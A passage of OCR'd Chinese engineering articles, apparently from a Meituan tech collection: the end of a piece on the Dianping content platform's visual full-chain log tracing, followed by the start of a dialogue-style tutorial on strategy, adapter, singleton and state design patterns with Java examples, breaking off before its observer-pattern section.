



图 12　点评内容平台日志上报架构

**日志收集**：各应用服务通过机器上部署的 log_agent 收集异步上报的日志数据，并统一传输至 Kafka 通道中，此外针对少量不支持 log_agent 的服务，搭建了如图所示的中转应用。

**日志解析**：收集的日志通过 Kafka 接入到 Flink 中，统一进行解析和处理，根据日志类型对日志进行分类和聚合，解析为链路日志、节点日志和业务日志。

**日志存储**：完成日志解析后，日志会按照树状的存储模型进行落地存储，结合存储的需求分析以及各个存储选项的特点，点评内容平台最终选择 HBase 作为存储选型。

| 需求分析 | 选型优点 |
|---|---|
| **OLTP 业务：**逻辑链路的实时读写<br>**数据量很大：**海量的记录数，且未来会持续增长<br>**写密集、读较少：**日志上报峰值 QPS 较高<br>**业务场景简单：**简单读写即可满足需求 | **存储特性：**支持横向扩展、快速扩充字段<br>**查询特性：**支持精确和前缀匹配查询，且支持快速随机的访问<br>**经济成本：**存储介质成本低廉 |

整体而言，log_agent + Kafka + Flink + HBase 的日志上报和存储架构能够很好地支持复杂的业务系统，天然支持分布式场景下众多应用的日志上报，同时适用于高流量的数据写入。

**(2) 实现众多后端服务的低成本改造**

点评内容平台实现了“自定义日志工具包”（即下图 13 的 **TraceLogger 工具包**），屏蔽链路追踪中的上报细节，实现众多服务改造的成本最小化。TraceLogger 工具包的功能包括：

- **模仿 slf4j-api**：工具包的实现在 slf4j 框架之上，并模仿 slf4j-api 对外提供相同的 API，因此使用方无学习成本。
- **屏蔽内部细节**，内部封装一系列的链路日志上报逻辑，屏蔽染色等细节，降低使用方的开发成本。
  - **上报判断**：
  - 判断链路标识：无标识时，进行兜底的日志上报，防止日志丢失。
  - 判断上报方式：有标识时，支持日志和 RPC 中转两种上报方式。
  - **日志组装**：实现参数占位、异常堆栈输出等功能，并将相关数据组装为 Trace 对象，便于进行统一的收集和处理。
  - **异常上报**：通过 ErrorAPI 主动上报异常，兼容原日志上报中 ErrorAppender。
  - **日志上报**：适配 Log4j2 日志框架实现最终的日志上报。





图 13　TraceLogger 日志工具包

下面是 TraceLogger 工具包分别进行**业务日志**和**节点日志**上报的使用案例，整体的改造成本较低。

**业务日志上报**：无学习成本，基本无改造成本。

```
  // 替换前：原日志上报
  LOGGER.error("update struct failed, param:{}", GsonUtils.
toJson(structRequest), e);
  // 替换后：全链路日志上报
  TraceLogger.error("update struct failed, param:{}", GsonUtils.
toJson(structRequest), e);
```

**节点日志上报**：支持 API、AOP 两种上报方式，灵活且成本低。

```
public Response realTimeInputLink(long contentId) {
  // 链路开始：传递串联标识（业务标识 + 场景标识 + 执行标识）
  TraceUtils.passLinkMark("contentId_type_uuid");
  // ...
  // 本地调用 (API 上报节点日志 )
  TraceUtils.reportNode("contentStore", contentId, StatusEnums.RUNNING)
  contentStore(contentId);
  TraceUtils.reportNode("contentStore", structResp, StatusEnums.COMPLETED)
  // ...
  // 远程调用
  Response processResp = picProcess(contentId);
  // ...
}
// AOP 上报节点日志
@TraceNode(nodeName="picProcess")
public Response picProcess(long contentId) {
  // 图片处理业务逻辑
  // 业务日志数据上报
  TraceLogger.warn("picProcess failed, contentId:{}", contentId);
}
```

### 3.2.2 成果

基于上述实践，点评内容平台实现了可视化全链路日志追踪，能够一键追踪任意一条内容所有业务场景的执行，并通过可视化的链路进行执行现场的还原，追踪效果如下图所示：

**【链路查询功能】**：根据内容 id 实时查询该内容所有的逻辑链路执行，覆盖所有的业务场景。





图 14　链路查询

【**链路展示功能**】：通过链路图可视化展示业务逻辑的全景，同时展示各个节点的执行情况。





图 15　链路展示

**【节点详情查询功能】**：支持展示任意已执行节点的详情，包括节点输入、输出，以及节点执行过程中的关键业务日志。

图 16　节点详情

目前，可视化全链路日志追踪系统已经成为点评内容平台的“问题排查工具”，我们可以将问题排查耗时从小时级降低到 5 分钟内；同时也是“测试辅助工具”，利用可视化的日志串联和展示，明显提升了 RD 自测、QA 测试的效率。最后总结一下可视化全链路日志追踪的优点：

- **接入成本低**：DSL 配置配合简单的日志上报改造，即可快速接入。
- **追踪范围广**：任意一条内容的所有逻辑链路，均可被追踪。
- **使用效率高**：管理后台支持链路和日志的可视化查询展示，简单快捷。

## 4. 总结与展望

随着分布式业务系统的日益复杂，可观测性对于业务系统的稳定运行也愈发重要[6]。作为大众点评内容流水线中的复杂业务系统，为了保障内容流转的稳定可靠，点评内容平台落地了全链路的**可观测建设**，在**日志**（Logging）、**指标**（Metrics）和**追踪**（Tracing）的三个具体方向上都进行了一定的探索和建设。

其中之一就是本文的"可视化全链路日志追踪"，结合**日志**（Logging）与**追踪**（Tracing），我们提出了一套新的业务追踪通用方案，通过在业务执行阶段，结合完整的业务逻辑动态完成日志的组织串联，替代了传统方案低效且滞后的人工日志串联，最终可以实现业务全流程的高效追踪以及业务问题的高效定位。此外，在**指标**（Metrics）方向上，点评内容平台实践落地了"可视化全链路指标监控"，支持实时、多维度地展示业务系统的关键业务和技术指标，同时支持相应的告警和异常归因能力，实现了对业务系统整体运行状况的有效把控。

未来，点评内容平台会持续深耕，实现覆盖告警、概况、排错和剖析等功能的可观测体系[7]，持续沉淀和输出相关的通用方案，希望可以为业务系统（特别是复杂的业务系统），提供一些可观测性建设的借鉴和启发。

## 5. 参考文献

[1] Metrics, tracing, and logging
[2] ELK Stack: Elasticsearch, Logstash, Kibana | Elastic
[3] Dapper, a Large-Scale Distributed Systems Tracing Infrastructure
[4] OpenZipkin · A distributed tracing system
[5] 分布式会话跟踪系统架构设计与实践
[6] 凤凰架构 - 可观测性
[7] 万字破解云原生可观测性

## 6. 作者简介

海友、怀宇、亚平、立森等，均来自点评事业部 / 内容平台技术团队，负责点评内容平台的建设工作。

## 7. 团队简介

点评内容平台技术团队，支持点评内容生态的建设，致力于打造支持亿级内容的高吞吐、低延时、高可用、灵活可扩展的内容流式处理系统，为点评信息流和搜索等核心内容分发场景提供丰富且优质的内容供给，更好地满足用户内容消费诉求。

# 设计模式二三事

作者：嘉凯　杨柳

设计模式是众多软件开发人员经过长时间的试错和应用总结出来的，解决特定问题的一系列方案。现行的部分教材在介绍设计模式时，有些会因为案例脱离实际应用场景而令人费解，有些又会因为场景简单而显得有些小题大做。本文会结合在美团金融服务平台设计开发时的经验，结合实际的案例，并采用“师生对话”这种相对诙谐的形式去讲解三类常用设计模式的应用。希望能对想提升系统设计能力的同学有所帮助或启发。

## 引言

话说这是在程序员世界里一对师徒的对话：

“老师，我最近在写代码时总感觉自己的代码很不优雅，有什么办法能优化吗?”

“嗯，可以考虑通过教材系统学习，从注释、命名、方法和异常等多方面实现整洁代码。”

“然而，我想说的是，我的代码是符合各种编码规范的，但是从实现上却总是感觉不够简洁，而且总是需要反复修改！”学生小明叹气道。

老师看了看小明的代码说：“我明白了，这是系统设计上的缺陷。总结就是抽象不够、可读性低、不够健壮。”

“对对对，那怎么能迅速提高代码的可读性、健壮性、扩展性呢?”小明急不可耐地问道。

老师敲了敲小明的头：“不要太浮躁，没有什么方法能让你立刻成为系统设计专家。但是对于你的问题，我想**设计模式**可以帮到你。”

“设计模式?”小明不解。

“是的。”老师点了点头，“世上本没有路，走的人多了，便变成了路。在程序员的世界中，本没有设计模式，写代码是人多了，他们便总结出了一套能提高开发和维护效率的套路，这就是设计模式。设计模式不是什么教条或者范式，它可以说是一种在特定场景下普适且可复用的解决方案，是一种可以用于提高代码可读性、可扩展性、可维护性和可测性的最佳实践。”

“哦哦，我懂了，那我应该如何去学习呢?”

“不急，接下来我来带你慢慢了解设计模式。”

## 奖励的发放策略

第一天，老师问小明：“你知道活动营销吗?”

“这我知道，活动营销是指企业通过参与社会关注度高的已有活动，或整合有效的资源自主策划大型活动，从而迅速提高企业及其品牌的知名度、美誉度和影响力，常见的比如有抽奖、红包等。”

老师点点头：“是的。我们假设现在就要做一个营销，需要用户参与一个活动，然后完成一系列的任务，最后可以得到一些奖励作为回报。活动的奖励包含美团外卖、酒旅和美食等多种品类券，现在需要你帮忙设计一套奖励发放方案。”

因为之前有过类似的开发经验，拿到需求的小明二话不说开始了编写起了代码：

```
// 奖励服务
class RewardService {
    // 外部服务
    private WaimaiService waimaiService;
    private HotelService hotelService;
    private FoodService foodService;
    // 使用对入参的条件判断进行发奖
    public void issueReward(String rewardType, Object ... params) {
        if ("Waimai".equals(rewardType)) {
            WaimaiRequest request = new WaimaiRequest();
            // 构建入参
```

```
                request.setWaimaiReq(params);
                waimaiService.issueWaimai(request);
            } else if ("Hotel".equals(rewardType)) {
                HotelRequest request = new HotelRequest();
                request.addHotelReq(params);
                hotelService.sendPrize(request);
            } else if ("Food".equals(rewardType)) {
                FoodRequest request = new FoodRequest(params);
                foodService.getCoupon(request);
            } else {
                throw new IllegalArgumentException("rewardType error!");
            }
        }
    }
```

小明很快写好了 Demo，然后发给老师看。

“假如我们即将接入新的打车券，这是否意味着你必须要修改这部分代码?”老师问道。

小明愣了一愣，没等反应过来老师又问：”假如后面美团外卖的发券接口发生了改变或者替换，这段逻辑是否必须要同步进行修改?”

小明陷入了思考之中，一时间没法回答。

经验丰富的老师一针见血地指出了这段设计的问题：“你这段代码有两个主要问题，一是不符合**开闭原则**，可以预见，如果后续新增品类券的话，需要直接修改主干代码，而我们提倡代码应该是对修改封闭的；二是不符合**迪米特法则**，发奖逻辑和各个下游接口高度耦合，这导致接口的改变将直接影响到代码的组织，使得代码的可维护性降低。”

小明恍然大悟：“那我将各个同下游接口交互的功能抽象成单独的服务，封装其参数组装及异常处理，使得发奖主逻辑与其解耦，是否就能更具备扩展性和可维护性?”

“这是个不错的思路。之前跟你介绍过设计模式，这个案例就可以使用**策略模式**和**适配器模式**来优化。”

小明借此机会学习了这两个设计模式。首先是策略模式：

**策略模式[1-5]定义了一系列的算法，并将每一个算法封装起来，使它们可以相互替换。策略模式通常包含以下角色：**

- **抽象策略（Strategy）类：**定义了一个公共接口，各种不同的算法以不同的方式实现这个接口，环境角色使用这个接口调用不同的算法，一般使用接口或抽象类实现。
- **具体策略（Concrete Strategy）类：**实现了抽象策略定义的接口，提供具体的算法实现。
- **环境（Context）类：**持有一个策略类的引用，最终给客户端调用。

然后是适配器模式：

**适配器模式[1-5]：将一个类的接口转换成客户希望的另外一个接口，使得原本由于接口不兼容而不能一起工作的那些类能一起工作。适配器模式包含以下主要角色：**

- **目标（Target）接口：**当前系统业务所期待的接口，它可以是抽象类或接口。
- **适配者（Adaptee）类：**它是被访问和适配的现存组件库中的组件接口。
- **适配器（Adapter）类：**它是一个转换器，通过继承或引用适配者的对象，把适配者接口转换成目标接口，让客户按目标接口的格式访问适配者。

结合优化思路，小明首先设计出了策略接口，并通过适配器的思想将各个下游接口类适配成策略类：

```
// 策略接口
interface Strategy {
    void issue(Object ... params);
}
// 外卖策略
class Waimai implements Strategy {
      private WaimaiService waimaiService;
    @Override
    public void issue(Object... params) {
        WaimaiRequest request = new WaimaiRequest();
        // 构建入参
        request.setWaimaiReq(params);
        waimaiService.issueWaimai(request);
    }
```

```
}
// 酒旅策略
class Hotel implements Strategy {
      private HotelService hotelService;
    @Override
    public void issue(Object... params) {
        HotelRequest request = new HotelRequest();
        request.addHotelReq(params);
        hotelService.sendPrize(request);
    }
}
// 美食策略
class Food implements Strategy {
      private FoodService foodService;
    @Override
    public void issue(Object... params) {
        FoodRequest request = new FoodRequest(params);
        foodService.payCoupon(request);
    }
}
```

然后，小明创建策略模式的环境类，并供奖励服务调用：

```
// 使用分支判断获取的策略上下文
class StrategyContext {
    public static Strategy getStrategy(String rewardType) {
        switch (rewardType) {
            case "Waimai":
                return new Waimai();
            case "Hotel":
                return new Hotel();
            case "Food":
                return new Food();
            default:
                throw new IllegalArgumentException("rewardType error!");
        }
    }
}
// 优化后的策略服务
class RewardService {
    public void issueReward(String rewardType, Object ... params) {
        Strategy strategy = StrategyContext.getStrategy(rewardType);
        strategy.issue(params);
    }
}
```

小明的代码经过优化后，虽然结构和设计上比之前要复杂不少，但考虑到健壮性和拓

展性，还是非常值得的。

“看，我这次优化后的版本是不是很完美?”小明洋洋得意地说。

“耦合度确实降低了，但还能做的更好。”

“怎么做?”小明有点疑惑。

“我问你，策略类是有状态的模型吗？如果不是是否可以考虑做成单例的?”

“的确如此。”小明似乎明白了。

“还有一点，环境类的获取策略方法职责很明确，但是你依然没有做到完全对修改封闭。”

经过老师的点拨，小明很快也领悟到了要点：“那我可以将策略类单例化以减少开销，并实现自注册的功能彻底解决分支判断。”

小明列出单例模式的要点：

**单例模式 [1-5] 设计模式属于创建型模式，它提供了一种创建对象的最佳方式。**

**这种模式涉及到一个单一的类，该类负责创建自己的对象，同时确保只有单个对象被创建。这个类提供了一种访问其唯一的对象的方式，可以直接访问，不需要实例化该类的对象。**


最终，小明在策略环境类中使用一个注册表来记录各个策略类的注册信息，并提供接口供策略类调用进行注册。同时使用**饿汉式单例模式**去优化策略类的设计：

```
// 策略上下文，用于管理策略的注册和获取
class StrategyContext {
    private static final Map<String, Strategy> registerMap = new HashMap<>();
    // 注册策略
    public static void registerStrategy(String rewardType, Strategy strategy) {
        registerMap.putIfAbsent(rewardType, strategy);
    }
    // 获取策略
    public static Strategy getStrategy(String rewardType) {
        return registerMap.get(rewardType);
```

```
    }
}
// 抽象策略类
abstract class AbstractStrategy implements Strategy {
    // 类注册方法
    public void register() {
        StrategyContext.registerStrategy(getClass().getSimpleName(), this);
    }
}
// 单例外卖策略
class Waimai extends AbstractStrategy implements Strategy {
    private static final Waimai instance = new Waimai();
      private WaimaiService waimaiService;
    private Waimai() {
        register();
    }
    public static Waimai getInstance() {
        return instance;
    }
    @Override
    public void issue(Object... params) {
        WaimaiRequest request = new WaimaiRequest();
        // 构建入参
        request.setWaimaiReq(params);
        waimaiService.issueWaimai(request);
    }
}
// 单例酒旅策略
class Hotel extends AbstractStrategy implements Strategy {
      private static final Hotel instance = new Hotel();
      private HotelService hotelService;
    private Hotel() {
        register();
    }
    public static Hotel getInstance() {
        return instance;
    }
    @Override
    public void issue(Object... params) {
        HotelRequest request = new HotelRequest();
        request.addHotelReq(params);
        hotelService.sendPrize(request);
    }
}
// 单例美食策略
class Food extends AbstractStrategy implements Strategy {
      private static final Food instance = new Food();
      private FoodService foodService;
    private Food() {
```

```
        register();
    }
    public static Food getInstance() {
        return instance;
    }
    @Override
    public void issue(Object... params) {
        FoodRequest request = new FoodRequest(params);
        foodService.payCoupon(request);
    }
}
```

最终，小明设计完成的结构类图如下：




奖励发放策略 _ 类图

如果使用了 Spring 框架，还可以利用 Spring 的 Bean 机制来代替上述的部分设计，直接使用 `@Component` 和 `@PostConstruct` 注解即可完成单例的创建和注册，代码会更加简洁。

至此，经过了多次讨论、反思和优化，小明终于得到了一套低耦合高内聚，同时符合

开闭原则的设计。

“老师，我开始学会利用设计模式去解决已发现的问题。这次我做得怎么样?”

“合格。但是，依然要戒骄戒躁。”

## 任务模型的设计

“之前让你设计奖励发放策略你还记得吗?”老师忽然问道。

“当然记得。一个好的设计模式，能让工作事半功倍。”小明答道。

“嗯，那会提到了活动营销的组成部分，除了奖励之外，貌似还有任务吧。”

小明点了点头，老师接着说：“现在，我想让你去完成任务模型的设计。你需要重点关注状态的流转变更，以及状态变更后的消息通知。”

小明欣然接下了老师给的难题。他首先定义了一套任务状态的枚举和行为的枚举：

```
// 任务状态枚举
@AllArgsConstructor
@Getter
enum TaskState {
    INIT("初始化"),
    ONGOING( "进行中"),
    PAUSED("暂停中"),
    FINISHED("已完成"),
    EXPIRED("已过期")
    ;
    private final String message;
}
// 行为枚举
@AllArgsConstructor
@Getter
enum ActionType {
    START(1, "开始"),
    STOP(2, "暂停"),
    ACHIEVE(3, "完成"),
    EXPIRE(4, "过期")
    ;
    private final int code;
    private final String message;
}
```

然后，小明对开始编写状态变更功能：

```
class Task {
    private Long taskId;
    // 任务的默认状态为初始化
    private TaskState state = TaskState.INIT;
    // 活动服务
    private ActivityService activityService;
    // 任务管理器
    private TaskManager taskManager;
    // 使用条件分支进行任务更新
    public void updateState(ActionType actionType) {
        if (state == TaskState.INIT) {
            if (actionType == ActionType.START) {
                state = TaskState.ONGOING;
            }
        } else if (state == TaskState.ONGOING) {
            if (actionType == ActionType.ACHIEVE) {
                state = TaskState.FINISHED;
                // 任务完成后进对外部服务进行通知
                activityService.notifyFinished(taskId);
                taskManager.release(taskId);
            } else if (actionType == ActionType.STOP) {
                state = TaskState.PAUSED;
            } else if (actionType == ActionType.EXPIRE) {
                state = TaskState.EXPIRED;
            }
        } else if (state == TaskState.PAUSED) {
            if (actionType == ActionType.START) {
                state = TaskState.ONGOING;
            } else if (actionType == ActionType.EXPIRE) {
                state = TaskState.EXPIRED;
            }
        }
    }
}
```

在上述的实现中，小明在 `updateState` 方法中完成了 2 个重要的功能：

- 接收不同的行为，然后更新当前任务的状态；
- 当任务过期时，通知任务所属的活动和任务管理器。

诚然，随着小明的系统开发能力和代码质量意识的提升，他能够认识到这种功能设计存在缺陷。

“老师，我的代码还是和之前说的那样，不够优雅。”

“哦，你自己说说看有什么问题?”

“第一，方法中使用条件判断来控制语句，但是当条件复杂或者状态太多时，条件判断语句会过于臃肿，可读性差，且不具备扩展性，维护难度也大。且增加新的状态时要添加新的 if-else 语句，这违背了开闭原则，不利于程序的扩展。”

老师表示同意，小明接着说：“第二，任务类不够高内聚，它在通知实现中感知了其他领域或模块的模型，如活动和任务管理器，这样代码的耦合度太高，不利于扩展。”

老师赞赏地说道：“很好，你有意识能够自主发现代码问题所在，已经是很大的进步了。”

“那这个问题应该怎么去解决呢?”小明继续发问。

“这个同样可以通过设计模式去优化。首先是状态流转的控制可以使用**状态模式**，其次，任务完成时的通知可以用到**观察者模式**。”

收到指示后，小明马上去学习了状态模式的结构：

**状态模式** [1-5]**：对有状态的对象，把复杂的“判断逻辑”提取到不同的状态对象中，允许状态对象在其内部状态发生改变时改变其行为。状态模式包含以下主要角色：**

- **环境类（Context）角色：**也称为上下文，它定义了客户端需要的接口，内部维护一个当前状态，并负责具体状态的切换。
- **抽象状态（State）角色：**定义一个接口，用以封装环境对象中的特定状态所对应的行为，可以有一个或多个行为。
- **具体状态（Concrete State）角色：**实现抽象状态所对应的行为，并且在需要的情况下进行状态切换。

根据状态模式的定义，小明将 TaskState 枚举类扩展成多个状态类，并具备完成状态的流转的能力；然后优化了任务类的实现：

```
// 任务状态抽象接口
interface State {
    // 默认实现，不做任何处理
    default void update(Task task, ActionType actionType) {
        // do nothing
    }
}
// 任务初始状态
class TaskInit implements State {
    @Override
    public void update(Task task, ActionType actionType) {
        if  (actionType == ActionType.START) {
            task.setState(new TaskOngoing());
        }
    }
}
// 任务进行状态
class TaskOngoing implements State {
    private ActivityService activityService;
    private TaskManager taskManager;
    @Override
    public void update(Task task, ActionType actionType) {
        if (actionType == ActionType.ACHIEVE) {
            task.setState(new TaskFinished());
            // 通知
            activityService.notifyFinished(taskId);
            taskManager.release(taskId);
        } else if (actionType == ActionType.STOP) {
            task.setState(new TaskPaused());
        } else if (actionType == ActionType.EXPIRE) {
            task.setState(new TaskExpired());
        }
    }
}
// 任务暂停状态
class TaskPaused implements State {
    @Override
    public void update(Task task, ActionType actionType) {
        if (actionType == ActionType.START) {
            task.setState(new TaskOngoing());
        } else if (actionType == ActionType.EXPIRE) {
            task.setState(new TaskExpired());
        }
    }
}
// 任务完成状态
class TaskFinished implements State {

}
```

```
// 任务过期状态
class TaskExpired implements State {

}
@Data
class Task {
    private Long taskId;
    // 初始化为初始态
    private State state = new TaskInit();
    // 更新状态
    public void updateState(ActionType actionType) {
        state.update(this, actionType);
    }
}
```

小明欣喜地看到，经过状态模式处理后的任务类的耦合度得到降低，符合开闭原则。状态模式的优点在于符合单一职责原则，状态类职责明确，有利于程序的扩展。但是这样设计的代价是状态类的数目增加了，因此状态流转逻辑越复杂、需要处理的动作越多，越有利于状态模式的应用。除此之外，状态类的自身对于开闭原则的支持并没有足够好，如果状态流转逻辑变化频繁，那么可能要慎重使用。

处理完状态后，小明又根据老师的指导使用**观察者模式**去优化任务完成时的通知：

